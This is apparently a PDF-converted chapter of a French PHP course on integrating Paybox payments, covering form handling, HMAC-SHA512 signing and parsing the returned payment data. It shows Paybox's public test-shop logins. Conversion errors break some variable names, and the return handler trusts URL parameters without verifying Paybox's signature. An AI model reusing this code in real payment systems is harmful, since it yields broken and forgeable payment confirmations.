
Pour vous connecter au Back-office de votre boutique, il faut saisir le login et le mot de passe. Pour mémoire voici les URL des sites de pré-production et de production :

- Le Back-office de test : <https://preprod-admin.paybox.com>
- Le Back-office de production : <https://admin.paybox.com>

Le login et mot de passe sont ceux fourni à l'ouverture de la boutique par Paybox. Dans le cas de la boutique de test mutualisée :

- Login : 199988832
- Mot de passe : 19998881

Sélectionnez l'onglet « Informations », et récupérez la clé publique située en bas de cet écran :



The screenshot shows a web browser window with the URL `https://preprod-admin.paybox.com`. The page header includes the paybox logo and the text "part of Pont group". The main navigation bar has several tabs: Accueil, Informations, Journal, Télécollecte, Comptes-rendus, Saisie, and Crédit. Below this, there are sub-tabs: Abonnements, Oppositions, Recherche carte, Aide, Contact, and Déconnexion. The "Informations" tab is selected, displaying details for "LASER". The details include the N° Commerçant (1000000000000004), Date de création (06/08/2012), and Date de la dernière télécollecte (Aucune). At the bottom of the page, the "Clé de TEST" is displayed, which is a long alphanumeric string: 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF. This string is highlighted with a red rectangular box.

| LASER | |
|----------------------------------|------------------|
| N° Commerçant | 1000000000000004 |
| Date de création | 06/08/2012 |
| Date de la dernière télécollecte | Aucune |

Clé de TEST

0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF

12.7.1.4.3 Génération de la clé privée ou « empreinte » de la transaction

Avec cette clé publique, il faut générer l'empreinte des informations transmises.

Voici un exemple de programme PHP de génération de cette empreinte puis d'envoi via le formulaire :

```
< ?php
// -----
// On récupère la date au format ISO-8601
// -----
$DateTime = date("c");

// -----
// On crée la chaîne $param à hacher
// -----
// l'ordre des variables doit être identique a celui du formulaire
// La chaîne est de la forme (sans aucun espace):
// PBX_SITE=1999888&PBX_RANG=32&PBX_IDENTIFIANT=110647233&PBX_TOTAL=1000&...
$param = "PBX_SITE=1999888".
"&PBX_RANG=32".
"&PBX_IDENTIFIANT=110647233".
"&PBX_TOTAL=" . $_POST['montant'].
"&PBX_DEVISE=978".
"&PBX_CMD=" . $_POST['ref'].
"&PBX_PORTEUR=" . $_POST['email'].
"&PBX_RETOUR=Mt:M;Ref:R;Auto:A;Erreur:E".
"&PBX_HASH=SHA512".
"&PBX_TIME=" . $DateTime.
"&PBX_EFFECTUE=http://serv.fr/retour.php".
"&PBX_REFUSE=http://serv.fr/retour.php".
"&PBX_ANNULE=http://serv.fr/retour.php";

// -----
// On récupère la clé publique (onglet Information du Back-office)
// -----
// que l'on renseigne dans la variable $keyTest;
$keyTest="0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF012
3456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF";

// Si la clé est en ASCII, On la transforme en binaire
$binKey = pack("H*", $keyTest);

// -----
// On calcule l'empreinte (à renseigner dans le paramètre PBX_HMAC)
// -----
// grâce à la fonction hash_hmac et la clé binaire
// On envoie via la variable PBX_HASH l'algorithme de hachage qui a été
// utilisé (SHA512 dans ce cas)
// Pour information : Pour afficher la liste des algorithmes disponibles
// sur votre environnement, décommentez la ligne suivante
// print_r(hash_algos());

$empreinte_carte = strtoupper(hash_hmac('sha512', $param, $binKey));

// La chaîne sera envoyée en majuscules, d'où l'utilisation de strtoupper()
// On crée le formulaire à envoyer à Paybox System
// ATTENTION : l'ordre des champs est extrêmement important, il doit
// correspondre exactement à l'ordre des champs dans la chaîne hachée

// -----
// on envoie les informations via le formulaire
// -----
?>
<form method="POST"
action="https://urlserveur.paybox.com/cgi/MYchoix_pagepaiement.cgi">
```



```



```

12.7.2 Mise en œuvre de la solution

Cette section présente la mise en œuvre technique du paiement via la boutique Paybox.

Nous montrons comment faire un règlement en une ou plusieurs fois, et présentons également les modifications à apporter dans le cas d'une utilisation avec le système 3D Secure.

Seuls le **site marchand** et l'**intégration du formulaire d'appel au site Paybox**, puis l'**interprétation du retour du paiement** sont présentés.

En effet, l'écran de saisie des informations bancaires et le Back-office Paybox sont totalement générés par Paybox et ne nécessite aucun développement.

12.7.2.1 Paiement en une ou plusieurs fois sans 3D Secure

12.7.2.1.1 Intégration dans le site marchand

12.7.2.1.1.1 Formulaire de saisie des informations

L'écran suivant correspond au programme `saisie_client.html`.

Saisissez les données :

Nom du client (ex: Dupont) :

Prénom du client (ex : Jean Christophe) :

Numéro du dossier (Ex: 123456) :

Adresse courriel (ex : dupont@cnam.fr) :

Montant à régler (ex : 170,23) :

Voulez-vous payer en 3 fois ? Oui ☐ Non ☒

Il présente une simulation du site marchand. Il s'agit d'un formulaire de saisie des informations nécessaires au paiement.

Dans le cas d'un vrai site marchand, le numéro de dossier ou le montant à régler ne seront pas demandés à l'acheteur mais calculés.

Le bouton radio propose le paiement en 3 fois (Paybox autorise jusqu'à 4 échéances, y compris la première qui est réglée immédiatement).

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Paiement Paybox</title>
  <link href="CSS/saisie_client_paybox.css" rel="stylesheet" type="text/css" />
</head>
  <form action="paybox_clef_HMAC.php" method="post">
    <fieldset>
      <legend>Saisissez les données :</legend><br/>
      Nom du client (ex: Dupont) : <input type="text" name="Nom" size="30"
/><br/><br/>
      Prénom du client (ex : Jean Christophe) : <input type="text"
name="Prenom" size="30" /><br/><br/>
      Numéro du dossier (Ex: 123456) : <input type="text" name="Dossier"
size="30" /><br/><br/>
      Adresse courriel (ex : dupont@cnam.fr) : <input type="text"
name="Courriel" size="30" /><br/><br/>
      <b>Montant à régler (ex : 170,23) : </b><input type="text"
name="Montant_Total" size="30" /> €<br/><br/>
      Voulez-vous payer en 3 fois ?
      Oui <input type="radio" name="PaieMult" value="oui">
      Non <input type="radio" name="PaieMult" value="non" checked="checked">
<br/><br/>
      <input type="submit" name="valider" value="Valider la saisie" />
      <input type="reset" name="effacer" value="Effacer le formulaire" />
    </fieldset>
  </form>
</body>
</html>
```

12.7.2.1.1.2 Programme d'envoi des informations à Paybox

Après validation du formulaire précédent le programme `paybox_clef_HMAC.php` est exécuté et reçoit les données transmises.

Il effectue des traitements validant et mettant en forme les différents champs, comme :

- Le codage du dossier sur 6 caractères ;
- La normalisation des noms et prénoms en majuscules et sans accent ;
- La mise en forme du montant à régler au format français pour l'affichage ;
- Etc.

Puis il récapitule les différents éléments du dossier.

L'écran suivant récapitule un règlement en une seule fois

| Dossier à régler | | | | |
|------------------|--------|--------|------------------|---------------|
| Dossier | Nom | Prénom | Courriel | Montant Total |
| 052426 | DUPONT | PAUL | dupont@orange.fr | 345,87 € |

| Echéances | |
|-----------|----------|
| Date | Montant |
| 09/04/15 | 345,87 € |

L'écran suivant récapitule un règlement en une trois fois (dans le cas d'une sélection du bouton radio sur « oui » dans l'écran de saisie), pour le même montant.

| Dossier à régler | | | | |
|------------------|--------|--------|------------------|---------------|
| Dossier | Nom | Prénom | Courriel | Montant Total |
| 052426 | DUPONT | PAUL | dupont@orange.fr | 345,87 € |

| Echéances | |
|------------|----------|
| Date | Montant |
| 09/04/2015 | 115,28 € |
| 09/05/2015 | 115,28 € |
| 09/06/2015 | 115,31 € |

Le clic sur le bouton « Payer » envoie les informations à Paybox.

Voici le programme `paybox_clef_HMAC.php`. Il utilise des fonctions contenues dans le fichier `fonction_include_sprog.php`.

```

<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Paieement Paybox</title>
<link href="CSS/saisie_client_paybox.css" rel="stylesheet" type="text/css" />
</head>
<?php
include 'INCLUDE/fonction_include_sprog.php';
// -----
// Récupération des données saisies
// -----
if (isset($_POST['Nom'])) $Nom = $_POST['Nom'] ; else $Nom = '' ;
if (isset($_POST['Prenom'])) $Prenom = $_POST['Prenom'] ; else $Prenom = '' ;
if (isset($_POST['Dossier'])) $Dossier = $_POST['Dossier'] ; else $Dossier = '' ;
if (isset($_POST['Courriel'])) $Courriel = $_POST['Courriel'] ; else $Courriel = '' ;
if (isset($_POST['Montant_Total'])) $Montant_Total = $_POST['Montant_Total'] ; else $Montant_Total = '' ;
if (isset($_POST['PaieMult'])) $PaieMult = $_POST['PaieMult'] ; else $PaieMult = '' ;
$tab_echeances=array();

```

```
// -----
// Traitement des données saisies
// -----
$stab_validation_donnees=validation_donnees($Nom,$Prenom,$Dossier,$Courriel);
if (count($stab_validation_donnees) == 0)
{
    ?>
    <fieldset>
    <legend>Erreur :</legend><br/>
    <b>Un des champs saisis est erroné ! <br /><br/>
    </fieldset>
    <?php
}
else
{
    list($Dossier,$Nom,$Prenom,$Courriel)=validation_donnees($Nom,$Prenom,$Dossier,$Courriel);

    // --- conversion du Montant_Total au format réel ---
    $Montant_Total = str_replace(",",".", $Montant_Total);
    $Montant_Total=round(floatval($Montant_Total),2);
    // --- préparation de Montant_Total_formate pour l'affichage ---
    $Montant_Total_formate=number_format($Montant_Total,2,""," ")." &euro;";
    $stab_validation_donnees['Montant_Total']=$Montant_Total_formate;
    // -----
    // -- récupération de la date ---
    // -----
    // --- On récupère la date au format ISO-8601 : 2015-04-03T15:27:18+02:00 --
    date_default_timezone_set('Europe/Paris');
    $DateTime = date("c");

    // -----
    // -- Calcul des montants selon le paiement immédiat ou en 3 fois ---
    // -----
    if ($PaieMult == "non") // --- paiement immédiat ---
    {
        // --- Préfixe de la référence pour différencier les modes de paiement ---
        // --- au comptant : CPT
        // --- en plusieurs fois : ABT ---
        $Mode_Paiement="CPT";
        // --- conversion du Montant_Total en centimes ---
        $Montant_Total_Centimes=$Montant_Total*100;
        $PARAM['paiement_immediat']=$Montant_Total_Centimes;
        $Date_Echl = date('d/m/y');
        $stab_echeances[0]=$Date_Echl;
        $stab_echeances[1]=number_format($Montant_Total,2,""," ")." &euro;";
    }
    else // paiement en 3 fois
    {
        // --- Préfixe de la référence pour différencier les modes de paiement ---
        // --- au comptant : CPT
        // --- en plusieurs fois : ABT ---
        $Mode_Paiement="ABT";
        // --- Chaque paiement est correspond à 33,33% du total ---
        $Montant_Echl=round((($Montant_Total*33.33)/100),2);
        $Montant_Ech2=round((($Montant_Total*33.33)/100),2);
        $Montant_Ech3=round($Montant_Total-$Montant_Echl-$Montant_Ech2,2);
        // --- conversion des Montants en centimes ---
        $Montant_Echl_centimes=$Montant_Echl*100;
        $Montant_Ech2_centimes=$Montant_Ech2*100;
        $Montant_Ech3_centimes=$Montant_Ech3*100;
    }
}
```

```

// --- Mise à jour du tableau des paramètres ---
$PARAM['paiement_immediat']=$Montant_Ech1_centimes;
$PARAM['paiement_echeance2']=$Montant_Ech2_centimes;
$PARAM['paiement_echeance3']=$Montant_Ech3_centimes;
// ---Calcul des dates de règlement ---
// Echéance 1 : immédiatement
// Echéance 2 : Echéance 1 + 1 mois
// Echéance 3 : Echéance 1 + 2 mois
$Date_Ech1 = date('d/m/Y');
$Date_Ech2 = date('d/m/Y', strtotime('+1 month'));
$Date_Ech3 = date('d/m/Y', strtotime('+2 month'));
// --- Mise à jour du tableau des paramètres ---
$PARAM['date_echeance2']=$Date_Ech2;
$PARAM['date_echeance3']=$Date_Ech3;
// --- préparation des montants pour affichage ---
$stab_echeances[0]=$Date_Ech1;
$stab_echeances[1]=number_format($Montant_Ech1,2,""," ")." &euro;";
$stab_echeances[2]=$Date_Ech2;
$stab_echeances[3]=number_format($Montant_Ech2,2,""," ")." &euro;";
$stab_echeances[4]=$Date_Ech3;
$stab_echeances[5]=number_format($Montant_Ech3,2,""," ")." &euro;";
}
// -----
// -- Affichage du dossier complet ---
// -----
$stab_dossier=array(
    'Dossier'=>$Dossier,
    'Nom'=>$Nom,
    'Prenom'=>$Prenom,
    'Courriel'=>$Courriel,
    'Montant_Total'=>$Montant_Total_formate
);
affichage_dossier("Dossier à régler",$stab_dossier);
echo WEB_EOL;
// -----
// -- Affichage des échéances ---
// -----
affichage_echeances("Echéances",$stab_echeances);
echo WEB_EOL;

// -----
// --- les paramètres sont à modifier dans le fichier include ci-dessous --
include 'INCLUDE/paybox_param_boutique.php';
// -----
// --- voici une copie de ce qu'il contient ---
/*
// -----
// -- Tableau des paramètres pour Paybox ---
// -----
// --- URL des serveurs Paybox System classique ---
$PARAM['URL_SERVEUR_PREPROD'] = "https://preprod-
tpeweb.paybox.com/cgi/MYchoix_pagepaiement.cgi";
$PARAM['URL_SERVEUR_PROD_PRINCIPAL'] =
"https://tpeweb.paybox.com/cgi/MYchoix_pagepaiement.cgi" ;
$PARAM['URL_SERVEUR_PROD_SECOURS'] =
"https://tpeweb1.paybox.com/cgi/MYchoix_pagepaiement.cgi" ;
// --- serveur utilisé pour ce programme ---
$PARAM['URL_SERVEUR_UTILISE'] = $PARAM['URL_SERVEUR_PREPROD'] ;
// --- Paramètres de la boutique Paybox System classique ---
// --- ici celle de test mutualisée fournie par PAYBOX ---
// --- pour activer (désactiver) cette boutique ---
// --- décommenter(commenter) les 3 lignes pour SITE, RANG et IDENTIFIANT --
$PARAM['SITE']="1999888";
$PARAM['RANG']="32";
$PARAM['IDENTIFIANT']="110647233";

```

```
// --- Pour information : accès Backoffice Paybox System classique :
// URL : https://preprod-admin.paybox.com
// LOGIN : 199988832
// Mot_de_Passe : 19998881
// --- Paramètres de la boutique Paybox System 3D-Secure ---
// --- ici celle de test mutualisée fournie par PAYBOX ---
// --- pour activer (désactiver) cette boutique ---
// --- décommenter(commenter) les 3 lignes pour SITE, RANG et IDENTIFIANT --
//$PARAM['SITE']="1999888";
//$PARAM['RANG']="43";
//$PARAM['IDENTIFIANT']="107975626";
// --- accès Backoffice Paybox System 3D-Secure :
// URL : https://preprod-admin.paybox.com
// LOGIN : 199988843
// Mot_de_Passe : 19998881
// --- Code de la devise suivant la norme ISO 4217 : ---
// --- euro: 978 ---
// --- dollar américain: 840 ---
// --- Franc CFA BCEAO: 952 ---
// --- Franc CFA BEAC: 950 ---
// --- Franc suisse: 756 ---
// --- Livre Sterling: 826 ---
$PARAM['PBX_DEVISE']="978";
// --- Référence unique du dossier ---
// --- de la forme CPT_052426_DUPONT_PAUL_2015-04-03T15:27:18+02:00

$PARAM['ref']=$Mode_Paiement."_".$Dossier."_".$Nom."_".$Prenom."_".$DateTime;
// --- Adresse email du client qui recevra le reçu de la carte visa ---
$PARAM['email']=$Courriel;
// --- Liste des informations retournée par Paybox ---
// E = Code d'erreur
// M = Montant de la transaction
// R = Référence de la transaction
// A = Code de l'autorisation
// T = Numéro d'appel Paybox
// S = Numéro de transaction
// Q = Heure de transaction
// W = Date de transaction
// D = Date fin de validité de la carte
// N = 6 premiers chiffres du numéro de la carte
// J = 2 derniers chiffres du numéro de la carte
// C = type de carte
// H = empreinte de la carte
// I = Pays de l'internaute
// Y = Pays de la banque émettrice de la carte
// G = Garantie 3D Secure
// P = Type de paiement
// B = Numéro d'abonnement

$PARAM['RETOUR']="erreur:E;mtant:M;ref:R;auto:A;appel:T;ntrans:S;htrans:Q;dtrans:W;dfin:D;ndcarte:N;nfcarte:J;tcarte:C;epcarte:H;paysi:I;paysc:Y;gar:G;tpt:P;nab:B";
// --- Algorithme de codage ---
$PARAM['ALG_Cryp']="SHA512";
// -----
// --- URL de retour pour traitement des données : ---
// --- celle de votre serveur qui traitera les informations ---
// --- retournées par PAYBOX ---
$PARAM['URL_RETOUR_UNIQUE'] =
"http://serveur_de_retour.domain.fr/CoursPHP/12_Complements/12_7_Paiement_en_Ligne_Paybox/traitement_retour_paybox.php";
```

```

// --- URL de retour via le navigateur du client --
$PARAM['URL_RETOUR_EFFECTUE'] = $PARAM['URL_RETOUR_UNIQUE'];
$PARAM['URL_RETOUR_REFUSE'] = $PARAM['URL_RETOUR_UNIQUE'];
$PARAM['URL_RETOUR_ANNULE'] = $PARAM['URL_RETOUR_UNIQUE'];
$PARAM['URL_RETOUR_ATTENTE'] = $PARAM['URL_RETOUR_UNIQUE'];
// --- URL de retour DIRECT de serveur à serveur (url IPN)
// --- donc sans passer par le navigateur du client --
$PARAM['URL_RETOUR_REPONDRE_A'] = $PARAM['URL_RETOUR_UNIQUE'];
// --- Méthode de retour GET ou POST --
$PARAM['METHODE_RETOUR'] = "POST";
*/
// --- fin des paramètres ---

// -- Préparation calcul de la clef privée (empreinte du message) ---
// .....
// -1- On crée la chaîne à hacher sans URL : encodage ---
// .....
// l'ordre des variables doit être identique à celui du formulaire
// La chaîne est de la forme (sans aucun espace):
// PBX_SITE=1999888&PBX_RANG=32&PBX_IDENTIFIANT=110647233&PBX_TOTAL=1000&...
$param_obl = "PBX_SITE=".$PARAM['SITE'].
"&PBX_RANG=".$PARAM['RANG'].
"&PBX_IDENTIFIANT=".$PARAM['IDENTIFIANT'].
"&PBX_TOTAL=".$PARAM['paiement_immediat'].
"&PBX_DEVISE=".$PARAM['PBX_DEVISE'].
"&PBX_CMD=".$PARAM['ref'].
"&PBX_PORTEUR=".$PARAM['email'].
"&PBX_RETOUR=".$PARAM['RETOUR'].
"&PBX_HASH=".$PARAM['ALG_CRYPT'].
"&PBX_TIME=".$DateTime;

if ($PaieMult == "oui")
{
    $param_echeances="&PBX_2MONT1=".$PARAM['paiement_echeance2'].
    "&PBX_DATE1=".$PARAM['date_echeance2'].
    "&PBX_2MONT2=".$PARAM['paiement_echeance3'].
    "&PBX_DATE2=".$PARAM['date_echeance3'];
}

// --- dans le cas d'un retour via le navigateur de l'acheteur ---
// --- il faut utiliser ces trois paramètres : ---
// --- PBX_EFFECTUE, PBX_REFUSE et PBX_ANNULE
$param_retour="&PBX_EFFECTUE=".$PARAM['URL_RETOUR_EFFECTUE'].
"&PBX_REFUSE=".$PARAM['URL_RETOUR_REFUSE'].
"&PBX_ANNULE=".$PARAM['URL_RETOUR_ANNULE'];

// --- dans le cas d'un retour DIRECT de serveur à serveur (url IPN) ---
// --- donc sans passer par le navigateur du client --
// --- il faut utiliser ces deux paramètres à la place des ---
// --- trois paramètres : PBX_EFFECTUE, PBX_REFUSE et PBX_ANNULE
// $param_retour="&PBX_REPONDRE_A=".$PARAM['URL_RETOUR_REPONDRE_A'].
// "&PBX_RUF1=".$PARAM['METHODE_RETOUR'];

// --- construction finale de la chaîne $param pour laquelle il faut générer
une empreinte ---
if ($PaieMult == "oui") // --- paiement en 3 fois ---
{
    $param=$param_obl.$param_echeances.$param_retour;
}
else // --- paiement immédiat ---
{
    $param=$param_obl.$param_retour;
}

```

```

// .....
// -2- Génération de l'empreinte (clef privée) de la chaîne $param ---
// .....
// --- On récupère la clé secrète HMAC
// --- (peut aussi être stockée dans une base de données par exemple)
// --- que l'on renseigne dans la variable $keyTest = c'est la clé publique
de Paybox;
// --- Si la clé est en ASCII, On la transforme en binaire

$keyTest="0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF012
3456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF";
$binKey = pack("H*", $keyTest);
// --- On calcule l'empreinte (à renseigner dans le paramètre PBX_HMAC)
// --- grâce à la fonction hash_hmac et la clé binaire
// --- On envoie via la variable PBX_HASH l'algorithme de hachage
// --- qui a été utilisé (SHA512 dans ce cas)
// --- Pour afficher la liste des algorithmes disponibles sur votre
environnement,
// --- décommentez la ligne suivante
// print_r(hash_algos());
// .....
$algo_cryptage=strtolower($PARAM['ALG_CRYPT']);
$empreinte_carte = strtoupper(hash_hmac($algo_cryptage, $param, $binKey));

// .....
// --- La chaîne sera envoyée en majuscules, d'où l'utilisation de
strtoupper()
// --- On crée le formulaire à envoyer à Paybox System
// --- ATTENTION : l'ordre des champs est extrêmement important, il doit
// --- être exactement identique à celui de la chaîne hachée : $param
// -----
// -- Formulaire d'envoi des données à Paybox ---
// -----
?>
<form method="POST" action="<?php echo $PARAM['URL_SERVEUR_UTILISE']; ?>">
<!-- param_obl -->
<input type="hidden" name="PBX_SITE" value="<?php echo $PARAM['SITE']; ?>">
<input type="hidden" name="PBX_RANG" value="<?php echo $PARAM['RANG']; ?>">
<input type="hidden" name="PBX_IDENTIFIANT" value="<?php echo
$PARAM['IDENTIFIANT']; ?>">
<input type="hidden" name="PBX_TOTAL" value="<?php echo
$PARAM['paiement_immediat']; ?>">
<input type="hidden" name="PBX_DEVISE" value="<?php echo
$PARAM['PBX_DEVISE']; ?>">
<input type="hidden" name="PBX_CMD" value="<?php echo $PARAM['ref']; ?>">
<input type="hidden" name="PBX_PORTEUR" value="<?php echo
$PARAM['email']; ?>">
<input type="hidden" name="PBX_RETOUR" value="<?php echo
$PARAM['RETOUR']; ?>">
<input type="hidden" name="PBX_HASH" value="<?php echo
$PARAM['ALG_CRYPT']; ?>">
<input type="hidden" name="PBX_HMAC" value="<?php echo
$empreinte_carte; ?>">
<input type="hidden" name="PBX_TIME" value="<?php echo $DateTime; ?>">
<?php

```



```

// --- traitement des échéances multiples ---
if ($PaieMult == "oui")
{
    ?>
    <!-- param_echeances -->
    <input type="hidden" name="PBX_2MONT1" value="<?php echo
$PARAM['paiement_echeance2']; ?>">
    <input type="hidden" name="PBX_DATE1" value="<?php echo
$PARAM['date_echeance2']; ?>">
    <input type="hidden" name="PBX_2MONT2" value="<?php echo
$PARAM['paiement_echeance3']; ?>">
    <input type="hidden" name="PBX_DATE2" value="<?php echo
$PARAM['date_echeance3']; ?>">
    <?php
}
    ?>
    <!-- URL de retour par navigateur-->
    <input type="hidden" name="PBX_EFFECTUE" value="<?php echo
$PARAM['URL_RETOUR_EFFECTUE']; ?>">
    <input type="hidden" name="PBX_REFUSE" value="<?php echo
$PARAM['URL_RETOUR_REFUSE']; ?>">
    <input type="hidden" name="PBX_ANNULE" value="<?php echo
$PARAM['URL_RETOUR_ANNULE']; ?>">
    <!-- URL de retour DIRECT de serveur à serveur : url IPN -->
    <!--
    <input type="hidden" name="PBX_REPONDRE_A" value="<?php echo
$PARAM['URL_RETOUR_REPONDRE_A']; ?>">
    <input type="hidden" name="PBX_RUF1" value="<?php echo
$PARAM['METHODE_RETOUR']; ?>">
    -->
    <!-- Bouton Payer -->
    <input type="submit" value="Payer">
    <?php
}
    ?>
</form>
</body>
</html>

```

12.7.2.1.2 Interprétation du retour de Paybox

Le programme `traitement_retour_paybox.php` est indiqué dans les URLs de retour PBX_EFFECTUE, PBX_REFUSE et PBX_ANNULE.

Ce programme interprète les informations transmises par Paybox après la saisie des informations bancaires.

La liste des informations que Paybox doit retourner au site marchand est indiquée dans la variable PBX_RETOUR.

Voici l'affichage produit par ce programme :

| Résultat du paiement | |
|---------------------------------|--|
| Statut | Paieement Validé |
| Code retour | 00000 : Opération réussie. |
| Référence | ABT_052426_DUPONT_PAUL_2015-04-09T14:31:38 02:00 |
| Montant | 115,28 € |
| Autorisation | XXXXXX |
| N° d'appel Paybox | 11307865 |
| N° transaction | 5958518 |
| Date et Heure de la transaction | 09-04-2015 à 14:32:04 |
| Type de paiement | CARTE |
| Type de la carte | EUROCARD_MASTERCARD |
| N°carte | 111122*****44 |
| Fin de validité de la carte | Septembre-2017 |
| Pays de la banque | Non défini |
| Empreinte de la carte | 5B434C778490889697170E225029F56AFF19CA47 |
| Garantie par 3D secure | Pas utilisé |
| Pays du client | France (FRA) |
| N°abonnement | 5958519 |

Voici le programme `traitement_retour_paybox.php` :

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Retour Paiement Paybox</title>
  <link href="CSS/saisie_client_paybox.css" rel="stylesheet" type="text/css" />
</head>
<?php
include 'INCLUDE/fonction_include_sprog.php';
setlocale(LC_ALL, 'fr_FR.UTF-8');
// -----
// --- Récupération des différents éléments de retour ---
// -----
$code_erreur      = "00000"    ; // valeur PAYBOX E
$montant          = 0          ; // valeur PAYBOX M
$reference        = ""         ; // valeur PAYBOX R
$autorisation     = ""         ; // valeur PAYBOX A
$num_appel_paybox = 0          ; // valeur PAYBOX T
$numero_transaction = 0        ; // valeur PAYBOX S
$heure_trans      = ""         ; // valeur PAYBOX Q
$date_trans       = ""         ; // valeur PAYBOX W
$date_fin_carte   = ""         ; // valeur PAYBOX D
$numero_debut_carte = ""       ; // valeur PAYBOX N
$numero_fin_carte  = ""       ; // valeur PAYBOX J
$type_carte       = ""         ; // valeur PAYBOX C
$empreinte_carte  = ""         ; // valeur PAYBOX H
$pays_internaute   = ""         ; // valeur PAYBOX I
$pays_carte        = ""         ; // valeur PAYBOX Y
$garantie_3D_secure = ""       ; // valeur PAYBOX G
$type_paiement     = ""         ; // valeur PAYBOX P
$num_abonnement    = ""         ; // valeur PAYBOX B
```

```

if (!empty($_GET['erreur'])) $code_erreur = $_GET['erreur'] ;
if (!empty($_GET['mtant'])) $montant = $_GET['mtant'] ;
if (!empty($_GET['ref'])) $reference = $_GET['ref'] ;
if (!empty($_GET['auto'])) $autorisation = $_GET['auto'] ;
if (!empty($_GET['appel'])) $num_appel_paybox = $_GET['appel'] ;
if (!empty($_GET['ntrans'])) $numero_transaction = $_GET['ntrans'] ;
if (!empty($_GET['htrans'])) $heure_trans = $_GET['htrans'] ;
if (!empty($_GET['dtrans'])) $date_trans = $_GET['dtrans'] ;
if (!empty($_GET['dfin'])) $date_fin_carte = $_GET['dfin'] ;
if (!empty($_GET['ndcarte'])) $numero_debut_carte = $_GET['ndcarte'] ;
if (!empty($_GET['nfcarte'])) $numero_fin_carte = $_GET['nfcarte'] ;
if (!empty($_GET['tcarte'])) $type_carte = $_GET['tcarte'] ;
if (!empty($_GET['epcarte'])) $empreinte_carte = $_GET['epcarte'] ;
if (!empty($_GET['paysi'])) $pays_internaute = $_GET['paysi'] ;
if (!empty($_GET['paysc'])) $pays_carte = $_GET['paysc'] ;
if (!empty($_GET['gar'])) $garantie_3D_secure = $_GET['gar'] ;
if (!empty($_GET['tpt'])) $type_paiement = $_GET['tpt'] ;
if (!empty($_GET['nab'])) $num_abonnement = $_GET['nab'] ;
// -----
// --- traitement des valeurs retournées ---
// -----
// --- traitement des erreurs ---
// --- chargement du tableau des codes d'erreurs ---
$Tab_Erreurs=chargement_codes_erreurs();
if ($code_erreur == "00000") $msg_erreur="Paieement Valid&eacute;";
elseif ($code_erreur == "00001") $msg_erreur="Paieement Annul&eacute;";
else $msg_erreur="Paieement Refus&eacute;";
if (!empty($Tab_Erreurs[$code_erreur]))
    $code_erreur=$code_erreur." : ".$Tab_Erreurs[$code_erreur];
// --- traitement du montant ---
if ($montant == 0)
    $montant_format="Aucune transaction";
else
    $montant_format=number_format($montant/100,2,""," ")." &euro;";
// --- traitement de la date de validité de la carte ---
date_default_timezone_set('Europe/Paris');
if (empty($date_fin_carte))
    $date_fin_carte_format="Non d&eacute;fini";
else
{
    $timestamp_en_secondes=mktime(0,0,0,substr($date_fin_carte,2,2),date("d"),sub
str($date_fin_carte,0,2));
    $date_fin_carte_format=ucwords(strftime("%B-%Y",$timestamp_en_secondes));
}
// --- traitement du numéro de la carte ---
if (empty($numero_debut_carte))
    $numero_carte="Non d&eacute;fini";
else
    $numero_carte=$numero_debut_carte."*****".$numero_fin_carte;
// --- traitement des pays ---
// --- chargement du tableau des pays ---
$Tab_Pays=chargement_codes_pays();
// --- Pays de l'adresse IP de l'internaute ---
if (!empty($Tab_Pays[$pays_internaute]))
    $pays_internaute=$Tab_Pays[$pays_internaute]['MIN']." ($pays_internaute)";
else
    $pays_internaute="Non d&eacute;fini";

```

```

// --- Pays de la banque émettrice de la carte ---
if (!empty($Tab_Pays[$pays_carte]))
    $pays_carte=$Tab_Pays[$pays_carte]['MIN']." ($pays_carte)";
else
    $pays_carte="Non d&eacute;fini";
// --- traitement de la garantie par 3D Secure ---
if (empty($garantie_3D_secure))
    $garantie_3D_secure="Pas utilisé";
elseif ($garantie_3D_secure == "0")
    $garantie_3D_secure="Oui";
else
    $garantie_3D_secure="Non";
// --- traitement de la date de la transaction ---
if ((empty($date_trans)) && (empty($heure_trans)))
    $date_heure_transaction="Non d&eacute;fini";
else
    $date_heure_transaction=substr($date_trans,0,2)."-
".substr($date_trans,2,2)."-".substr($date_trans,4,4). " à ".$heure_trans;
